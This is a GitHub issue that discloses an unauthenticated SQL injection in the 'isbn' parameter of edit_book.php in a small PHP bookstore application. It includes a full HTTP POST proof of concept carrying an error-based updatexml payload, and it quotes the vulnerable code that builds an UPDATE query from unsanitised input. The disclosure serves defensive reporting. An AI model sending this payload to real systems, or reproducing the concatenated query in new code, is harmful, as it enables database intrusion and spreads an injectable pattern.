New issue

Jump to bottom

there is a sql injection vulnerability in edit_book.php parameter "isbn" #9


Open liao10086 opened this issue on Jan 17, 2020 · 0 comments

liao10086 commented on Jan 17, 2020 • edited


version:1.0
No login required.
POC:

```
POST /edit_book.php HTTP/1.1
Host: 10.11.33.206:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://10.11.33.206:8888/edit_book.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 94
Connection: close
Upgrade-Insecure-Requests: 1

isbn=xx%27+or+updatexml%281%2Cconcat%280x7e%2C%28version%28%29%29%2C0%29+--+a&save_change=1
```



View source code



```
    }

    $query = "UPDATE books SET
    book_title = '$title',
    book_author = '$author',
    book_descr = '$descr',
    book_price = '$price'";
    if(isset($image)){
        $query .= ", book_image='$image' WHERE book_isbn = '$isbn'";
    } else {
        $query .= " WHERE book_isbn = '$isbn'";
    }
    //echo $query;
    // two cases for fie , if file submit is on => change a lot
    $result = mysqli_query($conn, $query);
    if(!$result){
        echo "Can't update data ". mysqli_error($conn);
        exit;
```

suggest:Please filter input of parameter "isbn"
author:zionlab@dbappsecurity.com.cn

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant